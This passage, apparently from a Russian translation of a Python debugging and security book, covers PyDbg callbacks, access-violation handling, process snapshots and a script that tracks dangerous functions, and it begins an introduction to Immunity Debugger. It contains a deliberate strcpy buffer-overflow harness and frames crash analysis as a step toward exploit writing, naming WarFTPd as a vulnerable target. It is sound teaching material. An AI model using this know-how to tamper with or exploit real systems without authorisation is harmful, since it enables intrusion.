Теперь вы умеете устанавливать точку останова по обращению к памяти. Если испытать её в текущем состоянии с помощью нашего цикла `printf()`, будет выведено просто `Guard Page Access Detected`. Удобство заключается в том, что при обращении к сторожевой странице и создании исключения операционная система фактически снимает защиту с этой страницы памяти и позволяет продолжить выполнение. Благодаря этому не нужно создавать специальный обработчик; однако в существующий цикл отладки можно встроить логику для выполнения определённых действий при срабатывании точки останова, например восстановления точки, чтения памяти по месту её установки, наливания вам свежего кофе или чего угодно ещё.

3.5 Заключение

На этом разработка легковесного отладчика для Windows завершена. Теперь вы должны не только твёрдо понимать создание отладчика, но и владеть некоторыми очень важными навыками, полезными независимо от того, занимаетесь вы отладкой или нет! Пользуясь другим средством отладки, вы теперь сможете понять его работу на низком уровне и при необходимости будете знать, как изменить отладчик, чтобы он лучше отвечал вашим потребностям. Возможности безграничны!

Следующий шаг - показать некоторые расширенные способы применения двух зрелых и стабильных платформ отладки для Windows: PyDbg и Immunity Debugger. Вы получили большой объём сведений о внутреннем устройстве PyDbg, поэтому должны чувствовать себя уверенно, сразу переходя к нему. Синтаксис Immunity Debugger немного отличается, но этот отладчик предлагает существенно иной набор возможностей. Понимание того, как применять оба отладчика для конкретных задач, крайне важно для автоматизированной отладки. Только вперёд и вверх! Приступим к PyDbg.

Сноски

- [1] См. статью MSDN "CreateProcess Function" (<http://msdn2.microsoft.com/en-us/library/ms682425.aspx>).
- [2] См. статью MSDN "STARTUPINFO Structure" (<http://msdn2.microsoft.com/en-us/library/ms686331.aspx>).
- [3] См. статью MSDN "PROCESS_INFORMATION Structure" (<http://msdn2.microsoft.com/en-us/library/ms686331.aspx>).
- [4] См. статью MSDN "OpenProcess Function" (<http://msdn2.microsoft.com/en-us/library/ms684320.aspx>).
- [5] См. статью MSDN "DebugActiveProcess Function" (<http://msdn2.microsoft.com/en-us/library/ms679295.aspx>).
- [6] См. статью MSDN "WaitForDebugEvent Function" (<http://msdn2.microsoft.com/en-us/library/ms681423.aspx>).
- [7] См. статью MSDN "DEBUG_EVENT Structure" (<http://msdn2.microsoft.com/en-us/library/ms679308.aspx>).
- [8] См. статью MSDN "ContinueDebugEvent Function" (<http://msdn2.microsoft.com/en-us/library/ms679285.aspx>).
- [9] См. статью MSDN "DebugActiveProcessStop Function" (<http://msdn2.microsoft.com/en-us/library/ms679296.aspx>).
- [10] См. статью MSDN "OpenThread Function" (<http://msdn2.microsoft.com/en-us/library/ms684335.aspx>).
- [11] См. статью MSDN "CreateToolhelp32Snapshot Function" (<http://msdn2.microsoft.com/en-us/library/ms682489.aspx>).
- [12] См. статью MSDN "Thread32First Function" (<http://msdn2.microsoft.com/en-us/library/ms686728.aspx>).
- [13] См. статью MSDN "THREADENTRY32 Structure" (<http://msdn2.microsoft.com/en-us/library/ms686735.aspx>).
- [14] См. статью MSDN "GetThreadContext Function" (<http://msdn2.microsoft.com/en-us/library/ms679362.aspx>).
- [15] См. статью MSDN "SetThreadContext Function" (<http://msdn2.microsoft.com/en-us/library/ms680632.aspx>).
- [16] См. статью MSDN "ReadProcessMemory Function" (<http://msdn2.microsoft.com/en-us/library/ms680553.aspx>).
- [17] См. статью MSDN "WriteProcessMemory Function" (<http://msdn2.microsoft.com/en-us/library/ms681674.aspx>).
- [18] См. статью MSDN "GetProcAddress Function" (<http://msdn2.microsoft.com/en-us/library/ms683212.aspx>).
- [19] См. статью MSDN "GetModuleHandle Function" (<http://msdn2.microsoft.com/en-us/library/ms683199.aspx>).
- [20] См. статью MSDN "GetSystemInfo Function" (<http://msdn2.microsoft.com/en-us/library/ms724381.aspx>).

- [21] См. статью MSDN "SYSTEM_INFO Structure" (<http://msdn2.microsoft.com/en-us/library/ms724958.aspx>).
- [22] См. статью MSDN "VirtualQueryEx Function" (<http://msdn2.microsoft.com/en-us/library/aa366907.aspx>).
- [23] См. статью MSDN "MEMORY_BASIC_INFORMATION Structure" (<http://msdn2.microsoft.com/en-us/library/aa366775.aspx>).
- [24] См. статью MSDN "VirtualProtectEx Function" ([http://msdn.microsoft.com/en-us/library/aa366899\(vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366899(vs.85).aspx)).

Глава 4. PyDbg - отладчик Windows исключительно на Python

Если вы добрались до этого места, то должны уже хорошо понимать, как с помощью Python создать отладчик пользовательского режима для Windows. Теперь мы перейдём к изучению возможностей PyDbg, отладчика Windows с открытым исходным кодом, написанного на Python. PyDbg был представлен Pedram Amini на конференции Recon 2006 в Монреале, провинция Квебек, как основной компонент среды обратной разработки PaiMei^[1]. PyDbg применялся во многих инструментах, включая популярный прокси-фаззер Taof и созданный мной фаззер драйверов Windows под названием iocltizer. Мы начнём с расширения обработчиков точек останова, а затем перейдём к более сложным темам, например обработке сбоев приложения и созданию снимков процесса. Некоторые инструменты, которые мы создадим в этой главе, позднее можно будет применять для поддержки разрабатываемых нами фаззеров. Приступим.

4.1 Расширение обработчиков точек останова

В предыдущей главе мы рассмотрели основы применения обработчиков событий для обработки определённых событий отладки. PyDbg позволяет довольно легко расширить эту базовую функциональность, реализовав функции обратного вызова, определяемые пользователем. Такая функция позволяет выполнять собственную логику, когда отладчик получает событие отладки. Пользовательский код может выполнять самые разные действия: читать определённые смещения памяти, устанавливать дополнительные точки останова или изменять память. После выполнения пользовательского кода мы возвращаем управление отладчику и позволяем ему возобновить отлаживаемый процесс.

Функция PyDbg для установки программных точек останова имеет следующий прототип:

```
bp_set(address, description="", restore=True, handler=None)
```

Параметр `address` задаёт адрес установки программной точки останова; необязательный параметр `description` можно использовать, чтобы присвоить каждой точке уникальное имя. Параметр `restore` определяет, должна ли точка автоматически восстанавливаться после обработки, а `handler` указывает функцию, которая вызывается при достижении этой точки. Функции обратного вызова точки останова принимают только один параметр - экземпляр класса `pydbg()`. К моменту передачи этого экземпляра функции обратного вызова в нём уже будут заполнены все сведения о контексте, потоке и процессе.

Реализуем определяемую пользователем функцию обратного вызова с помощью сценария `printf_loop.py`. В этом упражнении мы прочитаем значение счётчика, применяемого в цикле `printf`, и заменим его случайным числом от 1 до 100. Полезно помнить одну замечательную вещь: мы фактически наблюдаем, записываем и изменяем живые события внутри целевого процесса. Это действительно мощная возможность! Откройте новый сценарий Python, назовите его `printf_random.py` и введите следующий код.

`printf_random.py`

```
from pydbg import *
from pydbg.defines import *

import struct
import random
# Это определяемая пользователем функция обратного вызова
```

```

def printf_randomizer(dbg):

    # Читаем значение счётчика по ESP + 0x8 как параметр DWORD
    parameter_addr = dbg.context.Esp + 0x8
    counter = dbg.read_process_memory(parameter_addr,4)

    # read_process_memory возвращает упакованную двоичную строку.
    # Прежде чем использовать её дальше, строку необходимо распаковать.
    counter = struct.unpack("L",counter)[0]
    print "Counter: %d" % int(counter)

    # Создаём случайное число и упаковываем его в двоичный формат,
    # чтобы правильно записать обратно в процесс
    random_counter = random.randint(1,100)
    random_counter = struct.pack("L",random_counter)[0]

    # Теперь подставляем случайное число и возобновляем процесс
    dbg.write_process_memory(parameter_addr,random_counter)

    return DBG_CONTINUE

# Создаём экземпляр класса pydbg
dbg = pydbg()

# Теперь вводим PID процесса printf_loop.py
pid = raw_input("Enter the printf_loop.py PID: ")

# Подключаем отладчик к этому процессу
dbg.attach(int(pid))

# Устанавливаем точку останова, указав функцию printf_randomizer
# как функцию обратного вызова
printf_address = dbg.func_resolve("msvcrt","printf")
dbg.bp_set(printf_address,description="printf_address",handler=printf_randomizer)

# Возобновляем процесс
dbg.run()

```

Теперь запустите оба сценария: printf_loop.py и printf_random.py. Вывод должен быть похож на показанный в таблице 4-1.

Таблица 4-1. Вывод отладчика и изменяемого процесса

Вывод отладчика	Вывод отлаживаемого процесса
Enter the printf_loop.py PID: 3466	Loop iteration 0!
...	Loop iteration 1!
...	Loop iteration 2!
...	Loop iteration 3!
Counter: 4	Loop iteration 32!
Counter: 5	Loop iteration 39!
Counter: 6	Loop iteration 86!

Вывод отладчика	Вывод отлаживаемого процесса
Counter: 7	Loop iteration 22!
Counter: 8	Loop iteration 70!
Counter: 9	Loop iteration 95!
Counter: 10	Loop iteration 60!

Видно, что отладчик установил точку останова на четвёртом проходе бесконечного цикла `printf`, поскольку записанное отладчиком значение счётчика равно 4. Можно также заметить, что сценарий `printf_loop.py` нормально работал до прохода 4; вместо числа 4 он вывел число 32! Хорошо видно, как отладчик записывает настоящее значение счётчика, а затем задаёт для него случайное число до того, как значение будет выведено отлаживаемым процессом. Это простой, но наглядный пример того, как сценарный отладчик можно легко расширить для выполнения дополнительных действий при возникновении событий отладки. Теперь рассмотрим обработку сбоев приложения с помощью `PyDbg`.

4.2 Обработчики нарушений доступа

Нарушение доступа возникает внутри процесса, когда тот пытается обратиться к памяти, доступ к которой ему не разрешён, или обращается к ней недопустимым способом. Ошибки, приводящие к нарушениям доступа, варьируются от переполнений буфера до неправильно обработанных нулевых указателей. С точки зрения безопасности каждое нарушение доступа следует тщательно исследовать, поскольку его, возможно, удастся эксплуатировать.

Когда нарушение доступа возникает внутри отлаживаемого процесса, за его обработку отвечает отладчик. Крайне важно, чтобы отладчик перехватил все относящиеся к делу сведения, включая кадр стека, регистры и команду, вызвавшую нарушение. Эти сведения можно затем использовать как отправную точку для написания эксплойта или создания двоичной заплатки.

`PyDbg` предоставляет превосходный способ установки обработчика нарушений доступа, а также вспомогательные функции для вывода всех существенных сведений о сбое. Сначала создадим тестовую обвязку, которая с помощью опасной функции `C strcpy()` вызовет переполнение буфера. После тестовой обвязки мы напишем короткий сценарий `PyDbg` для подключения и обработки нарушения доступа. Начнём с тестового сценария. Откройте новый файл `buffer_overflow.py` и введите следующий код.

`buffer_overflow.py`

```
from ctypes import *

msvcrt = cdll.msvcrt

# Даём отладчику время подключиться, а затем нажимаем клавишу
raw_input("Once the debugger is attached, press any key.")

# Создаём 5-байтовый буфер назначения
buffer = c_char_p("AAAAA")

# Строка переполнения
overflow = "A" * 100

# Запускаем переполнение
```

```
msvcrt.strcpy(buffer, overflow)
```

Теперь, когда тестовый пример создан, откройте новый файл `access_violation_handler.py` и введите следующий код.

`access_violation_handler.py`

```
from pydbg import *
from pydbg.defines import *

# Вспомогательные библиотеки из комплекта PyDbg
import utils

# Это наш обработчик нарушения доступа
def check_accessv(dbg):

    # Пропускаем исключения первого шанса
    if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_EXCEPTION_NOT_HANDLED

    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    print crash_bin.crash_synopsis()

    dbg.terminate_process()

    return DBG_EXCEPTION_NOT_HANDLED

pid = raw_input("Enter the Process ID: ")

dbg = pydbg()
dbg.attach(int(pid))
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION, check_accessv)
dbg.run()
```

Теперь запустите файл `buffer_overflow.py` и запомните его PID; процесс приостановится, пока вы не будете готовы разрешить ему продолжить работу. Выполните файл `access_violation_handler.py` и введите PID тестовой обвязки. Подключив отладчик, нажмите любую клавишу в консоли, где работает обвязка, и вы увидите вывод, похожий на листинг 4-1.

```
python25.dll:1e071cd8 mov ecx,[eax+0x54] from thread 3376 caused access
violation when attempting to read from 0x41414195
```

● CONTEXT DUMP

```
EIP: 1e071cd8 mov ecx,[eax+0x54]
EAX: 41414141 (1094795585) -> N/A
EBX: 00b055d0 ( 11556304) -> @U`" B`0x,`0 )Xb@|V`"L{O+H]$6 (heap)
ECX: 0021fe90 ( 2227856) -> !$4|7|4|@%,\!$H8|!OGGBG)00S\o (stack)
EDX: 00a1dc60 ( 10607712) -> V0`w`W (heap)
EDI: 1e071cd0 ( 503782608) -> N/A
ESI: 00a84220 ( 11026976) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (heap)
EBP: 1e1cf448 ( 505214024) -> enable() -> NoneEnable automa (stack)
ESP: 0021fe74 ( 2227828) -> 2? BUH` 7|4|@%,\!$H8|!OGGBG) (stack)
+00: 00000000 ( 0) -> N/A
+04: 1e063f32 ( 503725874) -> N/A
+08: 00a84220 ( 11026976) -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (heap)
+0c: 00000000 ( 0) -> N/A
+10: 00000000 ( 0) -> N/A
+14: 00b055c0 ( 11556288) -> @F@U`" B`0x,`0 )Xb@|V`"L{O+H]$ (heap)
```

● disasm around:

```
0x1e071cc9 int3
0x1e071cca int3
0x1e071ccb int3
0x1e071ccc int3
0x1e071ccd int3
0x1e071cce int3
```

```

0x1e071ccf int3
0x1e071cd0 push esi
0x1e071cd1 mov esi,[esp+0x8]
0x1e071cd5 mov eax,[esi+0x4]
0x1e071cd8 mov ecx,[eax+0x54]
0x1e071cdb test ch,0x40
0x1e071cde jz 0x1e071cff
0x1e071ce0 mov eax,[eax+0xa4]
0x1e071ce6 test eax,eax
0x1e071ce8 jz 0x1e071cf4
0x1e071cea push esi
0x1e071ceb call eax
0x1e071ced add esp,0x4
0x1e071cf0 test eax,eax
0x1e071cf2 jz 0x1e071cff

```

```

• SEH unwind:
0021ffe0 -> python.exe:1d00136c jmp [0x1d002040]
ffffffff -> kernel32.dll:7c839aa8 push ebp

```

Листинг 4-1. Вывод сведений о сбое с помощью средства группировки сбоев PyDbg

Этот вывод раскрывает много полезных сведений. В первой части □ указано, какая команда вызвала нарушение доступа, а также в каком модуле находится эта команда. Эти сведения полезны для написания эксплойта или для определения места ошибки с помощью инструмента статического анализа. Вторая часть □ представляет собой дамп контекста всех регистров; особый интерес вызывает то, что мы перезаписали EAX значением 0x41414141 (0x41 - шестнадцатеричное значение прописной буквы А). Также видно, что регистр ESI указывает на строку из символов А, как и указатель стека по адресу ESP+08. Третья часть □ является дизассемблированным представлением команд до и после команды, вызвавшей ошибку, а последняя часть □ содержит список обработчиков структурированной обработки исключений (SEH), зарегистрированных в момент сбоя.

Как видите, настроить обработчик сбоев с помощью PyDbg очень просто. Это невероятно полезная возможность, позволяющая автоматизировать обработку сбоя и посмертный анализ исследуемого процесса. Далее мы воспользуемся внутренней возможностью PyDbg создавать снимки процесса и построим средство перемотки процесса.

4.3 Снимки процесса

В PyDbg имеется очень интересная возможность под названием "создание снимков процесса". С её помощью можно заморозить процесс, получить всё содержимое его памяти и возобновить процесс. В любой последующий момент процесс можно вернуть в точку, где был сделан снимок. Это может быть очень удобно при обратной разработке двоичного файла или анализе сбоя.

4.3.1 Получение снимков процесса

Сначала необходимо получить точное представление о том, что делал целевой процесс в конкретный момент. Для точности нужно прежде всего получить все потоки и соответствующие им контексты центрального процессора. Кроме того, нужно получить все страницы памяти процесса и их содержимое. После получения этих сведений остаётся только сохранить их до момента, когда потребуется восстановить снимок.

До создания снимка процесса необходимо приостановить все выполняющиеся потоки, чтобы они не меняли данные или состояние во время создания снимка. Для приостановки всех потоков в PyDbg

применяется `suspend_all_threads()`, а для их возобновления - функция с метким именем `resume_all_threads()`. После приостановки потоков мы просто вызываем `process_snapshot()`. Этот вызов автоматически получает все сведения о контексте каждого потока и всю память именно в этот момент. Когда снимок готов, мы возобновляем все потоки. Для возврата процесса к точке снимка мы приостанавливаем все потоки, вызываем `process_restore()`, а затем возобновляем их. После возобновления процесса мы должны вернуться к исходной точке снимка. Довольно здорово, правда?

Испытаем это на простом примере, в котором пользователь может нажать клавишу, чтобы сделать снимок, а затем снова нажать клавишу, чтобы восстановить его. Откройте новый файл Python, назовите его `snapshot.py` и введите следующий код.

`snapshot.py`

```
from pydbg import *
from pydbg.defines import *

import threading
import time
import sys

class snapshotter(object):

    def __init__(self, exe_path):

        self.exe_path    = exe_path
        self.pid          = None
        self.dbg          = None
        self.running      = True

        # ●
        # Запускаем поток отладчика и выполняем цикл, пока он
        # не задаст PID целевого процесса
        pydbg_thread = threading.Thread(target=self.start_debugger)
        pydbg_thread.setDaemon(0)
        pydbg_thread.start()

        while self.pid == None:
            time.sleep(1)

        # ●
        # Теперь у нас есть PID, а цель работает; запустим второй поток
        # для создания снимков
        monitor_thread = threading.Thread(target=self.monitor_debugger)
        monitor_thread.setDaemon(0)
        monitor_thread.start()

        # ●
        def monitor_debugger(self):

            while self.running == True:

                input = raw_input("Enter: 'snap','restore' or 'quit'")
                input = input.lower().strip()

                if input == "quit":
                    print "[*] Exiting the snapshotter."
                    self.running = False
                    self.dbg.terminate_process()
                elif input == "snap":
```

```

        print "[*] Suspending all threads."
        self.dbg.suspend_all_threads()

        print "[*] Obtaining snapshot."
        self.dbg.process_snapshot()

        print "[*] Resuming operation."
        self.dbg.resume_all_threads()

    elif input == "restore":

        print "[*] Suspending all threads."
        self.dbg.suspend_all_threads()

        print "[*] Restoring snapshot."
        self.dbg.process_restore()

        print "[*] Resuming operation."
        self.dbg.resume_all_threads()

# ❶
def start_debugger(self):

    self.dbg = pydbg()

    pid = self.dbg.load(self.exe_path)
    self.pid = self.dbg.pid

    self.dbg.run()

# ❷
exe_path = "C:\\WINDOWS\\System32\\calc.exe"
snapshotter(exe_path)

```

Итак, первый шаг ☐ - запустить целевое приложение под управлением отдельного потока отладчика. Благодаря разным потокам можно вводить команды создания снимков, не заставляя целевое приложение останавливаться в ожидании нашего ввода. Когда поток отладчика вернёт действительный PID ☐, мы запускаем новый поток, который будет принимать ввод ☐. Получив команду, он определит, требуется сделать снимок, восстановить его или выйти ☐ - всё довольно просто. Я выбрал в качестве примера приложение Calculator ☐ потому, что процесс создания снимков можно увидеть в действии. Введите в калькуляторе несколько случайных математических операций, введите snap в сценарии Python, а затем выполните ещё несколько вычислений или нажмите кнопку **Clear**. После этого просто введите restore в сценарии Python, и числа должны вернуться к исходной точке снимка! С помощью этого приёма можно проходить и перематывать интересные участки процесса, не перезапуская его и не приводя повторно в точно такое же состояние. Теперь объединим некоторые новые приёмы PyDbg и создадим вспомогательный инструмент фаззинга, который поможет находить уязвимости в программных приложениях и автоматизирует обработку сбоев.

4.3.2 Объединяем всё вместе

Теперь, когда мы рассмотрели некоторые наиболее полезные возможности PyDbg, создадим вспомогательную программу для выкорчёвывания из программных приложений пригодных для эксплуатации дефектов, и это намеренная игра слов. Некоторые вызовы функций особенно

подвержены переполнениям буфера, уязвимостям форматной строки и повреждениям памяти. Нам требуется уделять этим опасным функциям особое внимание.

Инструмент найдёт вызовы опасных функций и будет отслеживать их срабатывания. При вызове функции, признанной нами опасной, мы разыменуем четыре параметра из стека, а также адрес возврата вызывающей стороны, и сделаем снимок процесса на случай, если эта функция вызовет переполнение. При нарушении доступа наш сценарий перемотает процесс к последнему срабатыванию опасной функции. Оттуда он будет выполнять целевое приложение по одной команде и дизассемблировать каждую команду, пока снова не возникнет нарушение доступа или пока мы не достигнем максимального количества команд, которое хотим исследовать. Всякий раз, когда срабатывание опасной функции соответствует данным, отправленным вами приложению, стоит проверить, можно ли изменить эти данные так, чтобы вызвать сбой приложения. Это первый шаг к созданию эксплойта.

Разомните пальцы перед написанием кода, откройте новый сценарий Python `danger_track.py` и введите следующее.

`danger_track.py`

```
from pydbg import *
from pydbg.defines import *

import utils

# Максимальное количество команд, которые мы запишем
# после нарушения доступа
MAX_INSTRUCTIONS = 10

# Список далеко не исчерпывающий; дополнительные элементы принесут бонусные очки
dangerous_functions = {
    "strcpy" : "msvcrt.dll",
    "strncpy" : "msvcrt.dll",
    "sprintf" : "msvcrt.dll",
    "vsprintf": "msvcrt.dll"
}

dangerous_functions_resolved = {}
crash_encountered = False
instruction_count = 0

def danger_handler(dbg):

    # Нам нужно вывести содержимое стека, вот почти и всё.
    # Обычно параметров бывает лишь несколько, поэтому возьмём
    # всё от ESP до ESP+20: этого должно хватить, чтобы определить,
    # контролируем ли мы какие-либо данные
    esp_offset = 0
    print "[*] Hit %s" % dangerous_functions_resolved[dbg.context.Eip]
    print "======"

    while esp_offset <= 20:
        parameter = dbg.smart_dereference(dbg.context.Esp + esp_offset)
        print "[ESP + %d] => %s" % (esp_offset, parameter)
        esp_offset += 4

    print "=====\\n"

    dbg.suspend_all_threads()
    dbg.process_snapshot()
    dbg.resume_all_threads()

    return DBG_CONTINUE
```

```

def access_violation_handler(dbg):
    global crash_encountered

    # Произошло нечто плохое, а значит, случилось нечто хорошее :)
    # Обрабатываем нарушение доступа, а затем восстановим процесс
    # до последней вызванной опасной функции

    if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_EXCEPTION_NOT_HANDLED

    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    print crash_bin.crash_synopsis()

    if crash_encountered == False:
        dbg.suspend_all_threads()
        dbg.process_restore()
        crash_encountered = True

    # Помечаем каждый поток для пошагового выполнения
    for thread_id in dbg.enumerate_threads():

        print "[*] Setting single step for thread: 0x%08x" % thread_id
        h_thread = dbg.open_thread(thread_id)
        dbg.single_step(True, h_thread)
        dbg.close_handle(h_thread)

    # Теперь возобновляем выполнение, что передаст управление
    # обработчику одиночного шага
    dbg.resume_all_threads()

    return DBG_CONTINUE
else:
    dbg.terminate_process()

return DBG_EXCEPTION_NOT_HANDLED

def single_step_handler(dbg):
    global instruction_count
    global crash_encountered

    if crash_encountered:

        if instruction_count == MAX_INSTRUCTIONS:

            dbg.single_step(False)
            return DBG_CONTINUE
        else:

            # Дизассемблируем эту команду
            instruction = dbg.disasm(dbg.context.Eip)
            print "%d\t0x%08x : %s" % (instruction_count, dbg.context.Eip,
                                      instruction)

            instruction_count += 1
            dbg.single_step(True)

    return DBG_CONTINUE

dbg = pydbg()

pid = int(raw_input("Enter the PID you wish to monitor: "))

dbg.attach(pid)

```

```
# Находим все опасные функции и устанавливаем точки останова
for func in dangerous_functions.keys():

    func_address = dbg.func_resolve( dangerous_functions[func],func )
    print "[*] Resolved breakpoint: %s -> 0x%08x" % ( func, func_address )
    dbg.bp_set( func_address, handler = danger_handler )
    dangerous_functions_resolved[func_address] = func

dbg.set_callback( EXCEPTION_ACCESS_VIOLATION, access_violation_handler )
dbg.set_callback( EXCEPTION_SINGLE_STEP, single_step_handler )
dbg.run()
```

В предыдущем блоке кода не должно быть больших сюрпризов, поскольку большинство понятий уже рассматривалось в наших прошлых опытах с PyDbg. Лучший способ проверить эффективность сценария - выбрать программное приложение с известной уязвимостью^[2], подключить сценарий, а затем отправить входные данные, необходимые для сбоя приложения.

Мы основательно познакомились с PyDbg и частью предоставляемых им возможностей. Как видите, способность управлять отладчиком с помощью сценариев чрезвычайно мощна и хорошо подходит для задач автоматизации. Единственный недостаток этого метода заключается в том, что для получения каждой порции сведений приходится писать код. Здесь наш следующий инструмент, Immunity Debugger, устраняет разрыв между сценарным отладчиком и графическим отладчиком, с которым можно взаимодействовать. Продолжим.

Сноски

[1] Дерево исходного кода, документацию и план развития PaiMei можно найти по адресу <http://code.google.com/p/paimei/>.

[2] Классическое переполнение буфера в стеке можно найти в WarFTPd 1.65. Этот FTP-сервер всё ещё можно загрузить по адресу <http://support.jgaa.com/index.php?cmd=DownloadVersion&ID=1>.

Глава 5. Immunity Debugger - лучшее из двух миров

Теперь, когда мы рассмотрели создание собственного отладчика и применение отладчика исключительно на Python в виде PyDbg, пришло время изучить Immunity Debugger. Он располагает полноценным пользовательским интерфейсом, а также самой мощной на сегодняшний день библиотекой Python для разработки эксплойтов, обнаружения уязвимостей и анализа вредоносных программ. Выпущенный в 2007 году Immunity Debugger удачно сочетает динамические возможности, то есть отладку, с очень мощным механизмом анализа для задач статического анализа. Кроме того, он предоставляет полностью настраиваемый алгоритм построения графов исключительно на Python для отображения функций и базовых блоков. Для разогрева мы быстро познакомимся с Immunity Debugger и его пользовательским интерфейсом. Затем углубимся в применение Immunity Debugger на протяжении жизненного цикла разработки эксплойта и для автоматического обхода процедур противодействия отладке во вредоносных программах. Начнём с установки и запуска Immunity Debugger.

5.1 Установка Immunity Debugger

Immunity Debugger предоставляется и поддерживается^[1] бесплатно, а до его загрузки отделяет всего одна ссылка: <http://debugger.immunityinc.com/>.

Просто загрузите установщик и запустите его. Если Python 2.5 ещё не установлен, ничего страшного: установщик Immunity Debugger содержит установщик Python 2.5 и при необходимости установит Python за вас. После выполнения этого файла Immunity Debugger готов к работе.

5.2 Основы Immunity Debugger

Быстро познакомимся с Immunity Debugger и его интерфейсом, прежде чем погружаться в `immlib`, библиотеку Python, которая позволяет управлять отладчиком с помощью сценариев. При первом запуске Immunity Debugger должен появиться интерфейс, показанный на рисунке 5-1.




Рисунок 5-1. Главный интерфейс Immunity Debugger

Главный интерфейс отладчика разделён на пять основных частей. Слева сверху находится панель центрального процессора, где отображается код процесса на языке ассемблера. Справа сверху расположена панель регистров, где показаны все регистры общего назначения и другие регистры центрального процессора. Слева внизу находится панель дампа памяти, в которой можно просматривать шестнадцатеричные дампы любой выбранной области памяти. Справа внизу расположена панель стека, где отображается стек вызовов; там также показываются декодированные параметры функций, для которых имеются символьные сведения, например любых собственных вызовов API Windows. Нижняя белая панель представляет собой командную строку, в которой отладчиком можно управлять командами в стиле WinDbg. В ней же выполняются PyCommands, которые мы рассмотрим далее.

5.2.1 PyCommands

Основной способ выполнять код Python внутри Immunity Debugger - применять PyCommands^[2]. PyCommands - это сценарии Python, написанные для выполнения в Immunity Debugger различных задач, например перехвата, статического анализа и разнообразных функций отладки. Для правильного выполнения каждая PyCommand должна иметь определённую структуру. Следующий фрагмент кода показывает базовую PyCommand, которую можно использовать как шаблон при создании собственных PyCommands:

```
from immlib import *

def main(args):
    # Создаём экземпляр immLib.Debugger
    imm = Debugger()

    return "[*] PyCommand Executed!"
```

У каждой PyCommand есть два основных обязательных элемента. Необходимо определить функцию `main()`, и она должна принимать один параметр - список Python с аргументами, передаваемыми PyCommand. Второе требование заключается в том, что по завершении выполнения функция должна вернуть строку; когда сценарий закончит работу, эта строка появится в основной строке состояния отладчика.

Для запуска PyCommand необходимо сохранить сценарий в каталоге PyCommands внутри основного каталога установки Immunity Debugger. Чтобы выполнить сохранённый сценарий, просто введите в командной строке отладчика восклицательный знак, а за ним имя сценария:

```
!<scriptname>
```

После нажатия ENTER сценарий начнёт выполняться.

5.2.2 PyHooks

В комплект Immunity Debugger входят 13 разных видов перехватчиков, каждый из которых можно реализовать как отдельный сценарий или внутри PyCommand во время выполнения. Можно применять следующие типы перехватчиков.

BpHook/LogBpHook

Перехватчики этих типов могут вызываться при достижении точки останова. Оба типа ведут себя одинаково, за исключением того, что при достижении BpHook выполнение отлаживаемого процесса действительно останавливается, а при срабатывании LogBpHook продолжается.

AllExceptHook

Любое исключение, возникающее в процессе, запускает выполнение перехватчика этого типа.

PostAnalysisHook

Перехватчик этого типа срабатывает после того, как отладчик завершит анализ загруженного модуля. Это может быть полезно, если некоторые задачи статического анализа должны автоматически выполняться после завершения анализа. Важно отметить, что модуль, включая основной исполняемый файл, необходимо проанализировать, прежде чем с помощью `immlib` можно будет декодировать функции и базовые блоки.

AccessViolationHook

Перехватчик этого типа срабатывает при каждом нарушении доступа; он особенно полезен для автоматического перехвата сведений во время выполнения фаззинга.

LoadDLLHook/UnloadDLLHook

Перехватчик этого типа срабатывает при каждой загрузке или выгрузке DLL.

CreateThreadHook/ExitThreadHook

Перехватчик этого типа срабатывает при каждом создании или уничтожении нового потока.

CreateProcessHook/ExitProcessHook

Перехватчик этого типа срабатывает при запуске или завершении целевого процесса.

FastLogHook/STDCALLFastLogHook

